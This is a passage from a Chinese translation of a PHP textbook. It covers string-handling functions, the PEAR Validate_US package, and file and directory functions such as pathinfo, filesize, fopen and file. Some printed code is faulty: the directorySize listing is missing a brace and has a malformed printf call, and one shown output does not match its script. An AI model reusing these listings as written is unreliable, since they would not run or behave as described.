注解　你可能会感到奇怪，为什么前面的代码要以一种不一致的方式缩进？多行字符串采用 heredoc 语法界定，这要求结束标识符不能缩进，甚至缩进一个空格也不行。存在这样一个限制的原因颇有些神秘，不过有人认为这样在解析多行字符串时能使 PHP 引擎更容易完成工作。关于 heredoc 的更多信息请见第 3 章。

3. 将数组转换为字符串

正如可以使用 explode()函数将一个定界字符串（用某种定界符分隔的字符串）分为各个数组元素一样，还可以将数组元素连接成一个定界字符串。这是通过 implode()函数实现的。其形式为：

```
string implode(string delimiter, array pieces)
```

下面的例子根据数组元素构成一个字符串：

```
<?php
    $cities = array("Columbus", "Akron", "Cleveland", "Cincinnati");
    echo implode("|", $cities);
?>
```

这会返回：

```
Columbus|Akron|Cleveland|Cincinnati
```

4. 解析复杂的字符串

strpos()函数在字符串中以区分大小写的方式找到 substr 第一次出现的位置。

```
int strpos(string str, string substr [, int offset])
```

可选的输入参数 offset 指定开始搜索的位置。如果 substr 不在 str 中，则 strpos()返回 FALSE。可选参数 offset 确定 strpos()从哪里开始搜索。以下例子将确定第一次访问 index.html 的时间戳：

```
<?php
    $substr = "index.html";
    $log = <<< logfile
    192.168.1.11:/www/htdocs/index.html:[2010/02/10:20:36:50]
    192.168.1.13:/www/htdocs/about.html:[2010/02/11:04:15:23]
    192.168.1.15:/www/htdocs/index.html:[2010/02/15:17:25]
logfile;

   // $substr 在 log 中首次出现的位置是什么?
   $pos = strpos($log, $substr);

   // 查找行结束符的数值位置
   $pos2 = strpos($log,"\n",$pos);

   // 计算时间戳的开始
   $pos = $pos + strlen($substr) + 1;

   // 检索时间戳
   $timestamp = substr($log,$pos,$pos2-$pos);
   echo "The file $substr was first accessed on: $timestamp";
?>
```

它返回第一次访问文件 index.html 的位置：

```
The file index.html was first accessed on: [2010/02/10:20:36:50]
```

函数 stripos()与 strpos()相同，只是它执行不区分大小写的搜索。

5. 找到字符串最后一次出现的位置

strrpos()函数搜索字符串的最后一次出现，返回它的位置（数值序号）。其形式为：

```
int strrpos(string str, char substr [, offset])
```

可选参数 offset 确定 strrpos()开始搜索的位置。假如希望缩短冗长的新闻总结，截去总结中的某些部分，并用省略号代替所截去的部分。然而，并非简单地将总结明确地剪为所需的长度，你可能希望以一种对用户友好的方式进行裁切，截取到与截断长度最接近的单词末尾[①]。strrpos()函数正适合于这样的工作。考虑一个例子：

```
<?php
    // 将$summary 限制为多少字符?
    $limit = 100;

    $summary = <<< summary
    In the latest installment of the ongoing Developer.com PHP series,
    I discuss the many improvements and additions to
```

① 即保证单词要完整。——译者注

```
        <a href="http://www.php.net">PHP 5's</a> object-oriented
        architecture.
    summary;

        if (strlen($summary) > $limit)
            $summary = substr($summary, 0, strrpos(substr($summary, 0, $limit),
                                ' ')) . '...';
        echo $summary;
    ?>
```

这会返回：

```
In the latest installment of the ongoing Developer.com PHP series, I discuss the many...
```

6. 用另外一个字符串替换字符串的所有实例

str_replace()函数以区分大小写的方式用另外一个字符串替换某个字符串的所有实例。其形式为：

```
mixed str_replace(string occurrence, mixed replacement, mixed str [, int count])
```

如果 str 中没有找到 occurrence，则 str 保持不变。如果定义了可选参数 count，则只替换 str 中 count 个 occurrence。

此函数很适合对自动获取电子邮件地址的程序隐藏电子邮件地址：

```
<?php
    $author = "jason@example.com";
    $author = str_replace("@","(at)",$author);
    echo "Contact the author of this article at $author.";
?>
```

这会返回：

```
Contact the author of this article at jason(at)example.com.
```

str_ireplace()函数与 str_replace()相同，只是它能够执行不区分大小写的搜索。

7. 获取字符串的一部分

strstr()函数返回字符串中从预定义的字符串的第一个出现开始的剩余部分。其形式为：

```
string strstr(string str, string occurrence [, bool before_needle])
```

可选参数 before_needle 会改变 strstr()的行为，使函数返回字符串中在第一个出现之前的部分。

下面的例子使用这个函数并结合 ltrim()函数获得电子邮件地址中的域名：

```
<?php
    $url = "sales@example.com";
    echo ltrim(strstr($url, "@"),"@");
?>
```

返回如下结果：

```
example.com
```

8. 根据预定义的偏移返回字符串的一部分

substr()函数返回字符串中位于 start 和 start+length 之间的部分。其形式为：

```
string substr(string str, int start [, int length])
```

如果没有指定可选的 length 参数，则返回从 start 到 str 末尾的字符串。使用这个函数要记住 4 点。

- 如果 start 为正，返回的字符串则从原字符串的 start 位置开始。
- 如果 start 为负，返回的字符串则从“length - start”位置开始。
- 如果给出 length 且为正，则返回的字符串将由 start 和(start+length)之间的字符组成。如果这个距离超出了字符串的总长度，则只有 start 和字符串末尾之间的字符串被返回。
- 如果给出 length 且为负，则返回的字符串将在从 str 的末尾开始的 length 个字符处结束。

记住，start 是相对于 str 中第一个字符的偏移，因此返回的字符串实际上会从字符位置(start + 1)开始。考虑一个基本例子：

```
<?php
    $car = "1944 Ford";
    echo substr($car, 5);
?>
```

这会返回如下结果：

```
Ford
```

下面的例子使用了 length 参数：

```
<?php
    $car = "1944 Ford";
    echo substr($car, 0, 4);
?>
```

返回如下结果：

```
1944
```

最后一个示例使用负的 length 参数：

```
<?php
    $car = "1944 Ford";
    echo substr($car, 2, -5);
?>
```

这会返回：

```
44
```

9. 确定字符串出现的频率

substr_count()返回一个字符串在另一个字符串中出现的次数。其形式为：

```
int substr_count(string str, string substring [, int offset [, int length]])
```

可选参数 offset 和 length 指定字符串偏移（从偏移处开始尝试匹配子串）和字符串长度（从

偏移开始搜索的长度)。

下面的例子确定了一名IT顾问在其陈述中使用术语的次数：

```
<?php
    $buzzwords = array("mindshare", "synergy", "space");

    $talk = <<< talk
    I'm certain that we could dominate mindshare in this space with
    our new product, establishing a true synergy between the marketing
    and product development teams. We'll own this space in three months.
talk;

    foreach($buzzwords as $bw) {
        echo "The word $bw appears ".substr_count($talk,$bw)." time(s).<br />";
    }
?>
```

返回如下结果：

```
The word mindshare appears 1 time(s).
The word synergy appears 1 time(s).
The word space appears 2 time(s).
```

10. 用另一个字符串替换一个字符串的一部分

substr_replace()函数将字符串中的一部分用另一个字符串替换，替换从指定的 start 位置开始，直到 start+length 位置结束（假设包括可选输入参数 length)。其形式为：

```
string substr_replace(string str, string replacement, int start [, int length])
```

另外，替换将在完全替换了 str 中的 replacement 时停止。关于 start 和 length 的值，有以下几点需要记住。

- 如果 start 为正，则 replacement 从 start 位置开始。
- 如果 start 为负，则 replacement 将从(str 长度-start)开始。
- 如果给出 length 且为正，则 replacement 的长度将是 length 个字符。
- 如果给出 length 且为负，则 replacement 将在(str 长度-length)个字符时结束。

假如要构建一个电子商务网站，希望在用户概况界面中只显示所提供信用卡号码的最后4位。此函数就很适合完成这个任务：

```
<?php
    $ccnumber = "1234567899991111";
    echo substr_replace($ccnumber,"************",0,12);
?>
```

这会返回：

```
************1111
```

9.3.1　填充和剔除字符串

出于格式化的原因，有时需要通过填充或剔除字符来修改字符串的长度。为此，PHP提供了一些

函数。本节将研究这些常用的函数。

1. 从字符串开始处裁剪字符

ltrim()函数从字符串的开始处删除一些字符，包括空格符、水平制表符（\t）、换行（\n）、回车（\r）、空值（\0）和垂直制表符（\x0b）。其形式为：

```
string ltrim(string str [, string charlist])
```

可以在可选参数 charlist 中指定要删除的其他字符。

2. 从字符串末尾裁剪字符

rtrim()函数与 ltrim()相同，只是它从 str 的右侧删除字符。其形式为：

```
string rtrim(string str [, string charlist])
```

3. 从字符串两端裁剪字符

可以认为 trim()函数是 ltrim()和 rtrim()的组合，它从字符串的两侧删除指定的字符。

```
string trim(string str [, string charlist])
```

4. 填充字符串

str_pad()函数用指定个数的字符填充字符串。其形式为：

```
string str_pad(string str, int length [, string pad_string [, int pad_type]])
```

如果没有定义可选参数 pad_string，将用空格填充 str。否则，将用 pad_string 指定的字符模式进行填充。默认情况下，字符串将填充在右侧。但是，可以指定可选参数 pad_type 为 STR_PAD_RIGHT（默认）、STR_PAD_LEFT 或 STR_PAD_BOTH，从而进行相应的填充。下面的例子展示了如何使用这个函数填充一个字符串：

```
<?php
    echo str_pad("Salad", 10)." is good.";
?>
```

这会返回如下结果：

```
Salad      is good.
```

下面的例子使用了 str_pad()的可选参数：

```
<?php
    $header = "Log Report";
    echo str_pad ($header, 20, "=+", STR_PAD_BOTH);
?>
```

这会返回：

```
=+=+=Log Report=+=+=
```

注意，如果在完成模式的完整填充之前达到了 length 个字符，str_pad()将截断由 pad_string 定义的字符模式。

9.3.2 统计字符和单词个数

确定给定字符串中字符或单词的总数往往很有用。虽然 PHP 在字符串解析方面提供了强大的功

能，使得这些任务非常简单，但最近它还专门为此增加了两个正式的函数。

1. 统计字符串中字符个数

函数 count_chars()提供了关于字符串中字符数的信息。其形式为：

```
mixed count_chars(string str [, int mode])
```

该函数的行为依赖于如何定义可选参数 mode。

- 0。返回一个数组，由找到的每个字节值作为键，相应的频率（即使频率为 0）作为值。这是默认值。
- 1。与0相同，但只返回频率大于0的字节/值。
- 2。与0相同，但只返回频率为0的字节/值。
- 3。返回一个字符串，其中包含找到的所有字节/值。
- 4。返回一个字符串，其中包含未使用的所有字节/值。

以下例子计算$sentence 中每个字符的频率：

```
<?php
    $sentence = "The rain in Spain falls mainly on the plain";

    // 检索相关字符和它们的频率
    $chart = count_chars($sentence, 1);

    foreach($chart as $letter=>$frequency)
        echo "Character ".chr($letter)." appears $frequency times<br />";
?>
```

返回如下结果：

```
Character appears 8 times
Character S appears 1 times
Character T appears 1 times
Character a appears 5 times
Character e appears 2 times
Character f appears 1 times
Character h appears 2 times
Character i appears 5 times
Character l appears 4 times
Character m appears 1 times
Character n appears 6 times
Character o appears 1 times
Character p appears 2 times
Character r appears 1 times
Character s appears 1 times
Character t appears 1 times
Character y appears 1 times
```

2. 统计字符串中单词总数

函数 str_word_count()提供关于 str 中单词总数的信息。其形式为：

```
mixed str_word_count(string str [, int format])
```

如果没有定义可选参数 format，则只返回单词的总数。如果定义了 format，则将根据 format

的值改变函数的行为。

- 1。返回由 str 中所有单词组成的数组。
- 2。返回一个关联数组，其中键是 str 中单词的数值位置，值是单词本身。

考虑一个例子：

```
<?php
    $summary = <<< summary
    In the latest installment of the ongoing Developer.com PHP series,
    I discuss the many improvements and additions to PHP 5's
    object-oriented architecture.
summary;
   $words = str_word_count($summary);
   printf("Total words in summary: %s", $words);
?>
```

这会返回如下结果：

```
Total words in summary: 23
```

可以将此函数结合 array_count_values()一起使用来确定字符串中每个单词出现的频率：

```
<?php
$summary = <<< summary
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many improvements and additions to PHP 5's
object-oriented architecture.
summary;
   $words = str_word_count($summary,2);
   $frequency = array_count_values($words);
   print_r($frequency);
?>
```

此例将返回如下结果：

```
Array ( [In] => 1 [the] => 3 [latest] => 1 [installment] => 1 [of] => 1
[ongoing] => 1 [Developer] => 1 [com] => 1 [PHP] => 2 [series] => 1
[I] => 1 [discuss] => 1 [many] => 1 [improvements] => 1 [and] => 1
[additions] => 1 [to] => 1 [s] => 1 [object-oriented] => 1
[architecture] => 1 )
```

9.4 使用 PEAR：Validate_US

无论 Web 应用程序将用于银行、医疗、IT、零售还是其他行业，都极有可能存在一些常见的数据元素。例如，可以想见，无论是处理客户、病人、员工还是顾客，都往往需要输入和验证电话号码或州名缩写。由于存在可重复性，很自然地应创建一个函数库，它能在任何应用程序中处理这些事情。事实上，因为我们面对的是可重复的任务，这就意味着其他程序员也同样要面对这些任务。因此，可以调查一下是否有人已经为我们完成了这些艰苦的工作，是否已经通过 PEAR 提供了一个可用的包。

注解 如果你不熟悉 PEAR，可以在继续阅读下面的内容之前花点时间学习第 11 章。

当然，我们这个猜测是卓有成效的，因为只需快速查找 PEAR 就会发现 Validate_US，这个包能验证美国特有的各种信息项。虽然出版此书时 Validate_US 仍处于 beta 版阶段，但这个包已经能够从语法上验证电话号码、社会保险号、州名缩写和 ZIP 编码。本节将讲解如何安装和实现这个非常有用的包。

9.4.1　安装 Validate_US

为利用 Validate_US，需要先安装。安装的过程如下：

```
%>pear install Validate_US-beta
downloading Validate_US-0.5.3.tgz ...
Starting to download Validate_US-0.5.3.tgz (7,834 bytes)
.....done: 7,834 bytes
install ok: channel://pear.php.net/Validate_US-0.5.3
```

9.4.2　使用 Validate_US

Validate_US 包非常易于使用。只要实例化类 Validate_US()，调用适当的验证方法即可。总共有 7 个方法，其中 4 个与这里讨论的内容有关。

- phoneNumber()。验证电话号码，成功时返回 TRUE，否则返回 FALSE。它接受很多格式的电话号码，包括 xxx xxx-xxxx、(xxx)xxx-xxxx，以及不包含短线、小括号或空格的类似组合。例如，(614) 999-9999、61 49999999 和(614)9999999 是有效的，而(6149999999、614-999-9999 和 614999 无效。
- postalCode()。验证 ZIP 编码，成功时返回 TRUE，否则返回 FALSE。它接受各种格式的 ZIP 编码，包括 xxxxx、xxxxxxxxx、xxxxx-xxxx，以及不包含短线的类似组合。例如，43210 和 43210-0362 均有效，而 4321 和 4321009999 无效。
- region()。验证州名缩写，成功时返回 TRUE，否则返回 FALSE。它接受美国邮政服务（www.usps.com/ncsc/lookups/usps_abbreviations.html）支持的两个字母的州名缩写。例如，OH、CA 和 NY 都有效，而 CC、DUI 和 BASF 无效。
- ssn()。验证社会保险号（SSN），不只是检查 SSN 的语法，而且通过社会保险局网站（www.ssa.gov）审查验证信息。在成功时返回 TRUE，否则返回 FALSE。它接受各种格式的 SSN，包括 xxx-xx-xxxx、xxx xx xxx、xxx/xx/xxxx,xxx\txx\txxxx（\t = 制表符）、xxx\nxx\nxxxx（\n = 换行），或任何包含短线、斜线、制表符或换行符的 9 位组合。例如，479-35-6432 和 591467543 是有效的，而 999999999、777665555 和 45678 无效。

理解这些方法的定义之后，实现它们就很简单了。例如，假如希望验证一个电话号码，只需包含 Validate_US 类，并调用 phoneNumber()：

```
<?php
    include "Validate/US.php";
    $validate = new Validate_US();
    echo $validate->phoneNumber("614-999-9999") ? "Valid!" : "Not valid!";
?>
```

因为 phoneNumber()返回布尔值，所以这个例子返回 Valid!消息。相反，给 phoneNumber()

提供 614-876530932 会告知用户这是一个无效的电话号码。

9.5 小结

本章介绍的许多函数都会在 PHP 应用程序中经常使用，因为它们是 PHP 语言字符串处理功能的关键所在。

下一章我们将把目光转向另一组司空见惯的函数：处理文件和操作系统的函数。

第 10 章 处理文件和操作系统

如今很少编写完全“自给自足”的应用程序（这些应用程序不依赖与外部资源任何层次上的交互，如底层文件和操作系统，甚至其他编程语言）。原因很简单，由于语言、文件系统和操作系统已经成熟，开发人员能够将各种技术最强大的特性整合到一个产品中，就更有可能创建更为高效、更具扩展性和时效性的应用程序。当然，关键是要选择一种合适的语言，它能提供方便高效的途径做到这一点。幸好，PHP 很好地满足了这两个条件，它为程序员提供了丰富的工具，不仅可以处理文件系统的输入和输出，还能在 shell 级执行程序。本章将介绍这些特性，具体包括以下内容：

- **文件和目录**。学习如何完成文件系统任务，展示文件和目录的大小、位置、修改和访问时间等细节。
- **文件 I/O**。学习如何与数据文件交互，从而完成各种实际任务，包括创建、删除、读取和写入文件。
- **目录内容**。将学习如何轻松地获得目录的内容。
- **shell 命令**。通过一些内置函数和机制，可以在 PHP 应用程序中利用操作系统和其他语言级的功能。
- **输入清理**。本章还将展示 PHP 的输入清理功能，说明如何防止用户传递可能对数据和操作系统造成危害的数据。

注解 PHP 特别擅长处理底层文件系统，也因此享有命令行解释器的美名，这个功能是在版本 4.2.0 中引入的。这个内容已经超出了本书的范围，不过你可以在 PHP 手册中找到相关的信息。

10.1 了解文件和目录

将相关的数据组织为文件和目录等实体，这一直是现代计算环境的核心概念。出于这个原因，程序员需要获得关于文件和目录的重要细节，如位置、大小、最后修改时间、最后访问时间和其他确定信息。本节将介绍一些能获得这些重要细节的 PHP 内置函数。

10.1.1 解析目录路径

将目录路径解析为各个属性通常很有用，如末尾的扩展名、目录部分和基本名。本节将介绍可用来完成这些任务的一些函数。

1. 获取路径的文件名

basename()函数返回路径的文件名部分。其形式为：

```
string basename(string path [, string suffix])
```

如果提供了可选参数 suffix，当返回的文件名包含这个扩展名时将忽略该后缀。下面是一个例子：

```
<?php
    $path = '/home/www/data/users.txt';
    printf("Filename: %s <br />", basename($path));
    printf("Filename sans extension: %s <br />", basename($path, ".txt"));
?>
```

执行该示例会产生如下结果：

```
Filename: users.txt
Filename sans extension: users
```

2. 获取路径的目录

dirname()函数与 basename()相似，不过它提供路径的目录部分。其形式为：

```
string dirname(string path)
```

下面的代码将获取到 users.txt 文件的路径：

```
<?php
    $path = '/home/www/data/users.txt';
    printf("Directory path: %s", dirname($path));
?>
```

这将返回下面的结果：

```
Directory path: /home/www/data
```

3. 了解更多关于路径的信息

pathinfo()函数创建一个关联数组，其中包括路径中的 3 个部分：目录名、基本名和扩展名。其形式为：

```
array pathinfo(string path [, options])
```

考虑如下路径：

```
/home/www/htdocs/book/chapter10/index.html
```

可以使用 pathinfo()函数将这个路径解析为以下 4 个部分。

- 目录名：/home/www/htdocs/book/chapter10。
- 基本名：index.html。
- 扩展名：html。
- 文件名：index。

因此，可以如下使用 pathinfo()来获得此信息：

```
<?php
    $pathinfo = pathinfo('/home/www/htdocs/book/chapter10/index.html');
```

```
    printf("Dir name: %s <br />", $pathinfo['dirname']);
    printf("Base name: %s <br />", $pathinfo['basename']);
    printf("Extension: %s <br />", $pathinfo['extension']);
    printf("Filename: %s <br />", $pathinfo['filename']);
?>
```

这会生成以下输出：

```
Dir name: /home/www/htdocs/book/chapter10
Base name: index.html
Extension: html
Filename: index
```

可选参数$options 可以用来改变返回所支持的 4 个属性中的哪一个。例如，把它设置为 PATHINFO_FILENAME 时，只会在返回的数组中填入文件名属性。要得到所支持的$options 值的完整列表，请参见 PHP 文档。

4. 确定绝对路径

realpath()函数将 path 中的所有符号链接和相对路径引用转换为相应的硬链接和绝对路径。其形式为：

```
string realpath(string path)
```

例如，假设目录结构为如下路径：

```
/home/www/htdocs/book/images/
```

可以使用 realpath()来解析所有本地路径引用：

```
<?php
    $imgPath = '../../images/cover.gif';
    $absolutePath = realpath($imgPath);
    // 返回/www/htdocs/book/images/cover.gif
?>
```

10.1.2　计算文件、目录和磁盘大小

计算文件、目录和磁盘大小在各种应用程序中都是常见的任务。本节介绍一些完成此任务的标准 PHP 函数。

1. 确定文件的大小

filesize()函数返回指定文件的大小，以字节为单位。其形式如下：

```
int filesize(string filename)
```

示例如下：

```
<?php
    $file = '/www/htdocs/book/chapter1.pdf';
    $bytes = filesize($file);
    $kilobytes = round($bytes/1024, 2);
    printf("File %s is $bytes bytes, or %.2f kilobytes", basename($file), $kilobytes);
?>
```

返回如下结果：

```
File chapter1.pdf is 91815 bytes, or 89.66 kilobytes
```

2. 计算磁盘的可用空间

disk_free_space()函数返回指定目录所在磁盘分区的可用空间（以字节为单位）。其形式为：

```
float disk_free_space(string directory)
```

示例如下：

```
<?php
    $drive = '/usr';
    printf("Remaining MB on %s: %.2f", $drive,
             round((disk_free_space($drive) / 1048576), 2));
?>
```

这会返回：

```
Remaining MB on /usr: 2141.29
```

注意，这里返回的数量是兆字节（MB），因为在此把 disk_free_space()返回的值除以1 048 576（等于1MB）。

3. 计算磁盘的总容量

disk_total_space()函数返回指定目录所在磁盘分区的总容量（以字节为单位）。其形式为：

```
float disk_total_space(string directory)
```

如果将此函数与 disk_free_space()一起使用，就能很容易地给出有用的空间分配统计结果：

```
<?php

    $partition = '/usr';

    // 确定总分区空间
    $totalSpace = disk_total_space($partition) / 1048576;

    // 确定已使用的分区空间
    $usedSpace = $totalSpace - disk_free_space($partition) / 1048576;

    printf("Partition: %s (Allocated: %.2f MB. Used: %.2f MB.)",
      $partition, $totalSpace, $usedSpace);
?>
```

这会返回：

```
Partition: /usr (Allocated: 36716.00 MB. Used: 32327.61 MB.)
```

4. 获取目录大小

PHP 目前不提供获取目录总大小的标准函数，尽管这比获得磁盘总空间（参见前一节中的disk_total_space()）更为常见。虽然可以使用 exec()或 system()（二者都将在 10.4.2 节介绍）系统级调用 du，但出于安全原因，这些函数通常是被禁用的。另一种解决方案是编写一个定制 PHP 函数来完成这个任务。递归函数看来很适合此项任务。代码清单 10-1 给出了一个可行的函数。

注解　Unix du 命令将获得一个文件或目录的磁盘使用情况。用法信息请参见适当的 manual 页面。

代码清单 10-1　确定目录内容的大小

```
<?php
    function directorySize($directory) {

        $directorySize=0;

        // 打开目录读其内容
        if ($dh = @opendir($directory)) {

            // 迭代处理每个目录项
            while (($filename = readdir ($dh))) {

                // 过滤掉一些目录项
                if ($filename != "." && $filename != "..")
                {

                    // 文件，确定大小并添加到总大小
                    if (is_file($directory."/".$filename))
                        $directorySize += filesize($directory."/".$filename);

                    // 新目录，开始递归
                    if (is_dir($directory."/".$filename))
                        $directorySize += directorySize($directory."/".$filename);
                }
            }
            @closedir($dh);
            return $directorySize;

    }

    $directory = '/usr/book/chapter10/';
    $totalSize = round((directorySize($directory) / 1048576), 2);
    printf("Directory %s: %f MB", $directory: "$totalSize);

?>
```

执行该脚本将产生类似下面的输出结果：

```
Directory /usr/book/chapter10/: 2.12 MB
```

10.1.3　确定访问和修改时间

确定文件的最后访问和修改时间在许多管理任务中有着非常重要的作用。特别地，如果 Web 应用程序涉及网络或 CPU 密集的更新操作，往往都需要确定文件的最后访问和修改时间。PHP 提供了 3 个确定文件的访问、创建和最后修改时间的函数，本节将分别介绍。

1. 确定文件的最后访问时间

`fileatime()`函数返回文件的最后访问时间，采用 UNIX 时间戳格式，有错误时返回 `FALSE`。

其形式为：

```
int fileatime(string filename)
```

示例如下：

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    printf("File last accessed: %s", date("m-d-y  g:i:sa", fileatime($file)));
?>
```

这会返回：

```
File last accessed: 06-09-10 1:26:14pm
```

2. 确定文件的最后改变时间

filectime()函数返回文件的最后改变时间，采用 UNIX 时间戳格式，有错误时返回 FALSE。其形式为：

```
int filectime(string filename)
```

示例如下：

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    printf("File inode last changed: %s", date("m-d-y  g:i:sa", filectime($file)));
?>
```

这会返回：

```
File inode last changed: 06-09-10 1:26:14pm
```

注解 “最后改变时间”不同于“最后修改时间”，最后改变时间涉及对文件 inode 数据的任何改变，包括改变权限、所有者、组或其他 inode 特定的信息，而最后修改时间指对文件内容的修改（特别是以字节为单位的文件大小）时间。

3. 确定文件的最后修改时间

filemtime()函数返回文件的最后修改时间，采用 UNIX 时间戳格式，否则返回 FALSE。其形式为：

```
int filemtime(string filename)
```

如下代码展示了如何将“最后修改”时间戳放在网页上：

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    echo "File last updated: ".date("m-d-y  g:i:sa", filemtime($file));
?>
```

这会返回：

```
File last updated: 06-09-10 1:26:14pm
```

10.2　文件处理

Web 应用几乎没有百分之百独立的，也就是说绝大多数都要依赖于某种外部数据源来完成有意义的事情。文件和数据库就是两个主要的例子。本节将介绍 PHP 提供的众多与文件有关的标准函数，从而让你了解如何与文件交互，但首先介绍一些与此有关的基本概念。

10.2.1　资源的概念

资源（resource）这个词常常与可以发起输入或输出流的实体联系在一起。标准输入或输出、文件和网络套接字都是资源的例子。因此，本节所介绍的很多函数都是在资源处理（而不是文件处理）的上下文中讨论的，这本身是因为所有这些函数都能够与前面所述的资源结合使用。但是这些函数与文件结合使用是最常见的应用，所以讨论将只限于这一目的，不过*资源*与文件这两个词是完全可以互换使用的。

10.2.2　识别换行符

换行符通过字符序列\n（Windows 上是\r\n）表示，表示文件中一行的末尾。当需要一次输入或输出一行信息时，请记住这一点。本章后面介绍的一些函数提供了处理换行符的功能，其中包括 `file()`、`fgetcsv()`和 `fgets()`。

10.2.3　识别文件末尾字符

程序需要一种标准的方式来识别何时到达文件的末尾。这个标准通常称为*文件末尾*（或 EOF）字符。EOF 是非常重要的概念，几乎每种主流编程语言都提供了相应的内置函数，来验证解析器是否到达了 EOF。在 PHP 中，此函数是 `feof()`。`feof()`函数用来确定是否到达资源末尾，它在文件 I/O 操作中经常使用。其形式为：

```
int feof(string resource)
```

示例如下：

```
<?php
    // 为读取而打开一个文本文件夹
    $fh = fopen('/home/www/data/users.txt', 'r');

    // 在未到达 EOF 时，检索下一行
    while (!feof($fh)) echo fgets($fh);

    // 关闭文件
    fclose($fh);
?>
```

10.2.4　打开和关闭文件

在处理文件内容之前，通常需要创建所谓的*句柄*。同样，结束该资源的操作之后，应当销毁该句柄。本节将介绍用于完成这些任务的两个标准函数。

1. 打开文件

`fopen()`函数将文件绑定到一个句柄。绑定之后，脚本就可以通过句柄与此文件交互。其形式为：

```
resource fopen(string resource, string mode [, int use_include_path
                [, resource context]])
```

通常情况下，这个函数用来打开文件进行读取和操作。不仅如此，fopen()还能通过一些协议（包括 HTTP、HTTPS 和 FTP）打开资源，这一概念将在第 16 章讨论。

打开资源时，如果指定了模式，就可以确定该资源的访问级别。表 10-1 给出了各种模式定义。

表 10-1 文件模式

模 式	描 述
R	只读。文件指针置于文件开头
r+	读写。文件指针置于文件开头
W	只写。在写入前，删除文件内容，将指针返回到文件开头。如果文件不存在，则尝试创建
w+	读写。在读取或写入前，删除文件内容，将指针返回到文件开头。如果文件不存在，则尝试创建
A	只写。文件指针置于文件末尾。如果文件不存在，则尝试创建。此模式称为追加（append）
a+	读写。文件指针置于文件末尾。如果文件不存在，则尝试创建。此过程称为追加到文件
x	创建并打开只写的文件。如果文件存在，fopen()会失败，并生成一个 E_WARNING 级的错误
x+	创建并以读写方式打开文件。如果文件存在，fopen()会失败，并生成一个 E_WARNING 级的错误

如果资源位于本地文件系统，PHP 则认为可以使用本地路径或相对路径来访问此资源。或者，可以将 fopen()的 *use_include_path* 参数设置为 1，这样就会使 PHP 考虑配置指令 include_path 中指定的路径。

最后一个参数 context 用来设置文件或流特有的配置参数，以及在多个 fopen()请求之间共享文件或流特有的信息。第 16 章将深入讨论这个内容。

考虑几个例子。第一个例子将打开一个位于本地服务器的文本文件的只读句柄：

```
$fh = fopen('/var/www/users.txt', 'r');
```

下面的例子展示了如何打开 HTML 文档的写入句柄：

```
$fh = fopen('/var/www/docs/summary.html', 'w');
```

下一个示例还是使用同一个 HTML 文档，只是这一次 PHP 将在 include_path 指令指定的路径中搜索该文件（假设 summary.html 文档位于上一个示例中指定的位置，include_path 将需要包含路径/usr/local/apache/data/docs/）：

```
$fh = fopen('summary.html', 'w', 1);
```

最后一个例子打开一个远程 index.html 文件的只读流：

```
$fh = fopen('http://www.example.com/', 'r');
```

当然，要记住 fopen()只为即将执行的操作读取资源。它只负责建立句柄，你需要使用其他的函数来实际执行读写操作。下面几节将讲述这些函数。

2. 关闭文件

好的编程实践指出，一旦完成资源的处理，就要撤销其指针。fclose()函数就会做此处理，关闭之前打开的由文件句柄指定的文件指针，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
boolean fclose(resource filehandle)
```

filehandle 必须是使用 fopen()或 fsockopen()打开的已存在的文件指针。

10.2.5　读取文件

PHP 提供了很多从文件中读取数据的方法，不仅可以一次只读取一个字符，还可以一次读取整个文件。本节将介绍一些最有用的函数。

1. 将文件读入数组

file()函数能够将文件读取到数组中，各元素由换行符分隔，同时换行符仍附加在每个元素的末尾。其形式为：

```
array file(string filename [int use_include_path [, resource context]])
```

虽然很简单，但此函数的重要性不容低估，因此有必要举个例子来说明。考虑以下示例文本文件，名为 users.txt：

```
Ale ale@example.com
Nicole nicole@example.com
Laura laura@example.com
```

下面的脚本读取 users.txt，解析数据并将其转换为方便的 Web 格式。注意 file()很特殊，它不像其他读/写函数，因为你不必建立文件句柄来读取该函数：

```
<?php

    // 将文件读入一个数组
    $users = file('users.txt');

    // 循环处理数组
    foreach ($users as $user) {

        // 解析行，检索名字和电子邮件地址
        list($name, $email) = explode(' ', $user);

        // 移除$email 中的换行符
        $email = trim($email);

        // 输出格式化的名字和电子邮件地址
        echo "<a href=\"mailto:$email\">$name</a> <br /> ";

    }

?>
```

此脚本生成如下 HTML 输出：

```
<a href="ale@example.com">Ale</a><br />
<a href="nicole@example.com">Nicole</a><br />
<a href="laura@example.com">Laura</a><br />
```

与 fopen()一样，可以将 *use_include_path* 设置为 1，告诉 file()在配置参数 include_path 指定的路径中搜索文件。参数 context 指示流上下文。更多信息将在第 16 章介绍。

2. 将文件内容读入字符串变量

file_get_contents()函数将文件中的内容读到字符串中。其形式为：

```
string file_get_contents(string filename [, int use_include_path [, resource context
[, int offset [, int maxlen]]]])
```

修改前面的脚本，用此函数代替 file()，得到如下代码：

```
<?php

    // 将文件读入一个字符串变量
    $userfile= file_get_contents('users.txt');

    // 将$userfile 的每行放入数组
    $users = explode("\n", $userfile);

    // 循环处理数组
    foreach ($users as $user) {

        // 解析行，检索名字和电子邮件地址
        list($name, $email) = explode(' ', $user);

        // 输出格式化的名字和电子邮件地址
        printf("<a href='mailto:%s'>%s</a> <br />", $email, $name);
    }

?>
```

use_include_path 和 *context* 参数的用法与上一节中定义的完全相同。可选参数 *offset* 确定了文件中 file_get_contents()函数开始读取的起始位置。可选参数 *maxlen* 确定了读入字符串的最大字节数。

3. 将 CSV 文件读入数组

fgetcsv()函数使用起来很方便，将解析标记为 CSV 的文件中的每一行。其形式为：

```
array fgetcsv(resource handle [, int length [, string delimiter
              [, string enclosure]]])
```

遇到换行时读取不会停止，而会在读取了 length 个字符后停止。对于 PHP 5 来说，省略 length 或将其设为 0 都会导致任意的行长度。但是，因为这会降低性能，所以应该选择一个较大的数值，保证它肯定超过文件中最长一行的长度。可选参数 delimiter（默认设为逗号）标识用于界定每个字段的字符。可选参数 enclosure（默认设置为双引号）标识用来把字段值围起来的字符，有助于赋给 delimiter 的值出现在字段值里，虽然上下文不同。

注解 在应用程序间导入文件时，常使用逗号分隔值（CSV）文件。Microsoft Excel 和 Access、MySQL、Oracle 和 PostgreSQL 都能导入和导出 CSV 数据。此外，Perl、Python 和 PHP 等语言在解析被界定数据时也非常有效。

